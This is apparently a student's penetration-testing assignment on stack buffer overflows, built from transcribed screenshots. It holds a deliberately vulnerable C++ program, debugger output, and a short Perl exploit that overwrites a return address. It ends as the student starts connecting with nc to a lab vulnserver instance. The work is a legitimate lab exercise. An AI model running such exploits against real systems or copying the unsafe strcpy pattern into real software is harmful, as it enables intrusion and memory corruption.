Penetration Testing for Enterprise Security

Buffer Overflow Exploitation

Assignment 1

Student Number: MS19801896

Student Name: Janarthanan Krishnamoorthy

Subject: Penetration Testing for Enterprise Security

Course: M.Sc. Information Technology (Cyber Security)

Table of Contents

Introduction

A buffer overflow is a typical programming coding mistakes that an attacker could exploit to access your framework. To effectively alleviate buffer overflow vulnerabilities, it is essential to comprehend what buffer overflows are, what risks they posture to your applications, and what procedures attackers use to effectively exploit these vulnerabilities.

This mistake happens when there is a high number of information in a buffer than it can deal with, making information overflow into adjoining memory storage. This vulnerability can cause a framework crash or, worse, make a section point for a cyberattack. C and C++ are increasingly defenseless to buffer overflow. Secure improvement practices ought to incorporate customary testing to identify and fix buffer overflows. These practices incorporate programmed assurance at the language level and limit checking at run-time.


What is buffer overflow attack

A buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. A buffer overflow occurs when more information is placed into a fixed-length buffer than the buffer can deal with. The additional data, which needs to head off to some place, can overflow into adjacent memory space, corrupting or overwriting the information held in that space. This overflow for the most part brings about a system crash, yet it additionally creates the open door for an attacker to run discretionary code or control the coding blunders to provoke malicious actions.

Many programming languages are inclined to buffer overflow attacks. However, the degree of such attacks differs relying upon the language used to compose the vulnerable program. For instance, code written in Perl and JavaScript is commonly not susceptible to buffer overflows. However, a buffer overflow in a program written in C, C++, or Assembly could permit the attacker to compromise the focus on the system.

Cybercriminals exploit buffer overflow issues to modify the execution way of the application by overwriting portions of its memory. The malicious additional information may contain code intended to trigger specific actions — in effect sending new instructions to the attacked application that could bring about unapproved access to the system. Hacker techniques that exploit a buffer overflow helplessness shift per architecture and operating system.

Coding mistakes are typically the cause of buffer overflow. Common application improvement botches that can prompt buffer overflow to include neglecting to allocate huge enough buffers and neglecting to check for overflow issues. These errors are especially problematic with C/C++, which does not have worked in protection against buffer overflows. Consequently, C/C++ applications are regularly focused on buffer overflow attacks.



Types of Buffer Overflow Attacks

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

How to keep safe buffer overflows from happening.

Buffer overflows in programming can be mitigated in a few different ways. Mitigation is the process of limiting the impact of danger previously or after the danger occurs. This is exactly what we have to do concerning buffer overflows. They can be kept from occurring before they occur (proactive). In any case, since buffer overflows continue occurring, despite the proactively taken actions to maintain a strategic distance from them, we additionally need mechanisms in place to limit impact when they do occur (reactive countermeasures). How about we view how buffer overflow avoidance and alleviation functions.

Buffer overflow prevention

The best and best arrangement is to forestall buffer overflow conditions from occurring in the code. For instance when a limit of 8 bytes as info information is expected, then the measure of information can be kept in touch with the buffer to be constrained to 8 bytes whenever. Additionally, software engineers ought to utilize spare functions, test code, and fix bugs accordingly. Proactive strategies for buffer overflow avoidance like these must be utilized at whatever point conceivable to restrain buffer overflow vulnerabilities.

Steps to perform a Buffer Overflow attack:

Step1: Identify a vulnerability in the application


Step2: attach it with debugger and try to see if you can overwrite the return value or not by giving some input to the vulnerable program.

Step3: automate the process by using any scripting languages like Perl or python.

Step4: try to inject the shellcode and redirect the execution flow.


Part 1:

The below C++ programs shows the vulnerable code and which lets the attackers perform the buffer overflow attack.




Home
Windows 10 x64
Windows 7
Ubuntu 64-bit (2)
Windows Server 2008
C:\Users\Admin\Desktop\Bufferoverflow\Exploit1.cpp - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log
Exploit2.pl
Exploit1.cpp
C++ source file
length : 415 lines : 36
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)

```
# include <conio.h>
# include <stdio.h>
# include <string.h>

int overflow (char*s)
{
char buffer [10];
strcpy (buffer,s);

return 0;
}

int test ()
{
printf (" The buffer overflow \n");
}
int main (int argc, char*argv [])
{
int a=0;
printf (" you are in exploittest.exe now \n");

overflow (argv[1]);

if (a==1)
{
test ();
}

else
{
printf (" You are safe \n");
}
return 0;
}
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin> cd C:\Users\Admin\Desktop\Bufferoverflow

C:\Users\Admin\Desktop\Bufferoverflow> Exploit1.exe ABCDEFGH
 you are in exploittest.exe now
 You are safe

C:\Users\Admin\Desktop\Bufferoverflow>_
```

In the command window enter the characters less than the array limit and found that the application is running smoothly without any errors. Then in the second time enters the characters which exceed the buffer limit and thus the application got crashes.



```
C:\Windows\system32\cmd.exe - Exploit1.exe  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmno...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin> cd C:\Users\Admin\Desktop\Bufferoverflow

C:\Users\Admin\Desktop\Bufferoverflow> Exploit1.exe ABCDEFGH
 you are in exploittest.exe now
 You are safe

C:\Users\Admin\Desktop\Bufferoverflow> Exploit1.exe ABCDEFGHIJKLMNOPQRSTUVWXYZab
cdefghijklmnopqrstuvwxyz
 you are in exploittest.exe now
```



```
C:\Windows\system32\cmd.exe - Exploit1.exe  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmno...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin> cd C:\Users\Admin\Desktop\Bufferoverflow

C:\Users\Admin\Desktop\Bufferoverflow> Exploit1.exe ABCDEFGH
 you are
 You are
C:\Users                                  ...CDEFGHIJKLMNOPQRSTUVWXYZab
cdefghij
 you are
```


Exploit1.exe

Exploit1.exe has stopped working

Windows is checking for a solution to the problem...

This shows the application crashes due to buffer overflow attacks.


Open the ollydbg and investigate at which point the buffer overflow took place.



OllyDbg - Exploit1.exe - [CPU - main thread, module Exploit1]
File View Debug Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Program entry point
Paused
1:11 PM
5/20/2020


```
CALL Exploit1.00401F00
ADD ESP,0C
JMP Exploit1.00401100
NOP
NOP
NOP
NOP
NOP
NOP
PUSH EBP
MOV EBP,ESP
SUB ESP,28
MOV EAX,DWORD PTR SS:[EBP+8]
MOV DWORD PTR SS:[ESP+4],EAX
LEA EAX,DWORD PTR SS:[EBP-12]
MOV DWORD PTR SS:[ESP],EAX
CALL <JMP.&msvcrt.strcpy>                      strcpy
MOV EAX,0
LEAVE
RETN
PUSH EBP
MOV EBP,ESP
SUB ESP,18
MOV DWORD PTR SS:[ESP],Exploit1.00404000       ASCII " The buffer overflow "
CALL <JMP.&msvcrt.puts>                        puts
LEAVE
RETN
PUSH EBP
MOV EBP,ESP
AND ESP,FFFFFFF0
SUB ESP,20
CALL Exploit1.00401EE0
MOV DWORD PTR SS:[ESP+1C],0
MOV DWORD PTR SS:[ESP],Exploit1.00404015       ASCII " you are in exploittest.exe now "
CALL <JMP.&msvcrt.puts>                        puts
MOV EAX,DWORD PTR SS:[EBP+C]
ADD EAX,4
MOV EAX,DWORD PTR DS:[EAX]
MOV DWORD PTR SS:[ESP],EAX
CALL Exploit1.00401500
CMP DWORD PTR SS:[ESP+1C],1
JNZ SHORT Exploit1.00401573
CALL Exploit1.0040151F
```

```
EDX 004014E0 Exploit1.<ModuleEntryPoint>
EIP 004014E0 Exploit1.<ModuleEntryPoint>
LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
RETURN to ntdll.76F037F5
End of SEH chain
SE handler
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin> perl -v

This is perl 5, version 24, subversion 2 (v5.24.2) built for MSWin32-x86-multi-t
hread-64int
(with 1 registered patch, see perl -V for more detail)

Copyright 1987-2017, Larry Wall

Binary build 2403 [403863] provided by ActiveState http://www.ActiveState.com
Built Aug 25 2017 05:28:36

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.

C:\Users\Admin>_
```

In this demonstration, I have used the Perl language. To check whether Perl programming is installed to the system, type **Perl –v** in the command window of the windows machine. This is will show the version of the Perl installed.



```
#!/usr/bin/perl/
my$junkdata ="\x41"x28;
my$ ret= "\x6c\x15\x40\x00" ;
my$ exploit = $junkdata.$ret;
print "sending exploit.... \n\n" ;
system ("exploit1.exe", $exploit);
print " \n Done!! \n" ;
```

Simple Perl programming is used to exploit the application. By running the exploit it crashes the application as shown below.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd C:\Users\Admin\Desktop\Bufferoverflow

C:\Users\Admin\Desktop\Bufferoverflow> Exploit2.pl
sending exploit....

 you are in exploittest.exe now
```

exploit1.exe has stopped working

Windows is checking for a solution to the problem...


Part 2:

Identify the IP address of the victim machine:




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::7d6f:f27d:fae7:4b5%11
   IPv4 Address. . . . . . . . . . . : 192.168.218.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.218.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Admin>
```

Identify the IP address of Kali machine:



```
root@kali:~#  ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.218.137  netmask 255.255.255.0  broadcast 192.168.218.2
        inet6 fe80::20c:29ff:fe22:3ef0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:22:3e:f0  txqueuelen 1000  (Ethernet)
        RX packets 65730  bytes 90554076 (86.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18356  bytes 1597057 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 162  bytes 13942 (13.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 162  bytes 13942 (13.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# █
```

Identify the vulnserver protocol:




root@kali: ~/Downloads/Vulserver
File Edit View Search Terminal Help

```
root@kali:~/Downloads/Vulserver# nc -nv 192.168.218.150 9999
